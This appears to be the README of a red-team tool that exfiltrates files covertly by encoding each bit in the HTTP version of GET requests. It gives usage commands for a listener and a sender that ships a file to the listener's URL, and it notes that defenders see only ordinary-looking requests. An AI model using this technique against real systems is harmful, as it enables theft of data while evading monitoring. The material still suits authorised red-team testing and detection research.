 ricardojoserf/http-protocol-exfil
Exfiltrate files using the HTTP protocol version ("HTTP/1.0" is a 0 and "HTTP/1.1" is a 1)

Use the HTTP protocol version to send a file bit by bit ("HTTP/1.0" is a 0 and "HTTP/1.1" is a 1). It uses GET requests so the Blue Team would only see the requests to your IP address. However, it takes a long time to send bigger files, for example it needs 1 hour to send 200 KB, and the amount of requests would be very high (8 times the number of bytes of the file).

To run the listener use listener.py with one optional argument: the port it will be listening in.
python3 listener.py [PORT]
Example:
python3 listener.py 8080
To send a file use sender.py with two mandatory arguments: the file path and the url of the listener; and one optional argument: the name of the file created remotely (if not used, the name of the input file is used).
python3 sender.py -u URL -i INPUTFILE [-o OUTPUTFILE]
Example:
python3 sender.py -u "http://127.0.0.1:8080" -i test.txt -o updated_test.txt

First the file is sent:

If the variable debug is set to True (it is by default) you can see the binary values in the listener log messages:

The new file is created with the content of the input file:

I think (I am not sure) I read someone on Twitter who claimed to have used this to exfiltrate data and I liked the idea, if you are that person let me know.
